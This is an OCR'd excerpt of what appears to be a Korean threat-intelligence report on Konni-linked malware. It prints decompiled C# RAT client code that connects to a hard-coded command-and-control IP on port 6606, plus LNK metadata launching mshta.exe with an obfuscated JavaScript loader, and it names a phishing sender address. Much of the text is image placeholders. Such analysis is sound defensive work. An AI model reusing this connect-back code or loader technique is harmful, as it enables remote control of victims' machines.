
```
// Token: 0x0600002F RID: 47 RVA: 0x00002B24
public void Main0(string[] args)
{
    string ip = "";
    int port = 6606;
    bool flag = args.Length == 2;
    if (flag)
    {
        ip = args[0];
        try
        {
            port = int.Parse(args[1]);
        }
        catch (FormatException)
        {
            port = 6606;
        }
    }
    else
    {
        bool flag2 = args.Length == 1;
        if (flag2)
        {
            ip = args[0];
        }
    }
    Program.Start(ip, port);
}
```

```
// Token: 0x0600001D RID: 29 RVA: 0x00002870
public void Main0(string[] args)
{
    string ip = "159.100.13.216";
    int port = 6606;
    bool flag = args.Length == 2;
    if (flag)
    {
        ip = args[0];
        try
        {
            port = int.Parse(args[1]);
        }
        catch (FormatException)
        {
            port = 6606;
        }
    }
    else
    {
        bool flag2 = args.Length == 1;
        if (flag2)
        {
            ip = args[0];
        }
    }
    Program.Start(ip, port);
}
```


ENKI WHITEHAT

02 추가 분석

Konni 연관성 분석



02 추가 분석

추가 악성코드 확보 및 연관성 분석

20250211_03837.docx.lnk
(Starting point)

Metadata	
Creation date	2023-11-15T13:04:01.255468Z
Access date	2023-11-15T13:04:01.259439Z
Modification date	2023-11-15T13:04:01.259439Z
Target path	My Computer (Computer) : C:\Windows\System32\mshta.ex
Icon location	.docx
MAC address	50:b7:c3:96:87:f1
Machine id	jooyoung
Target relative path	..\..\..\Windows\System32\mshta.exe箋璩誦廖踊א⊣喻晌憂
Command line arguments	javascript:v=" -Encoding Byte;sc ";s="a=new Ac"+"tiveXObj
Disk volume serial number	26d3-6e63
Local path	C:\Windows\System32\mshta.exe
LNK Flags	HasTargetIDList, HasLinkInfo, HasRelativePath, IsUnicode,


Header	
File size	43520
Hot key	(0+0)
Show window	SW_NORMAL

DLT Properties	
Birth droid file id	eacbf740-7d62-11ef-bf18-50b7c39687f1
Birth droid volume id	67abd1aa-3d2a-42ab-bf95-7b591d0f4b1f
Droid file id	eacbf740-7d62-11ef-bf18-50b7c39687f1
Droid volume id	67abd1aa-3d2a-42ab-bf95-7b591d0f4b1f

ENKI WHITEHAT


02 추가 분석

추가 악성코드 확보 및 연관성 분석




02 추가 분석


추가 악성코드 확보 및 연관성 분석



02 추가 분석


피싱 메일 활용 이력






02 추가 분석


피싱 메일 활용 이력







02 추가 분석


지속적인 악성코드 유포 정황





widyket02122@gmail.com

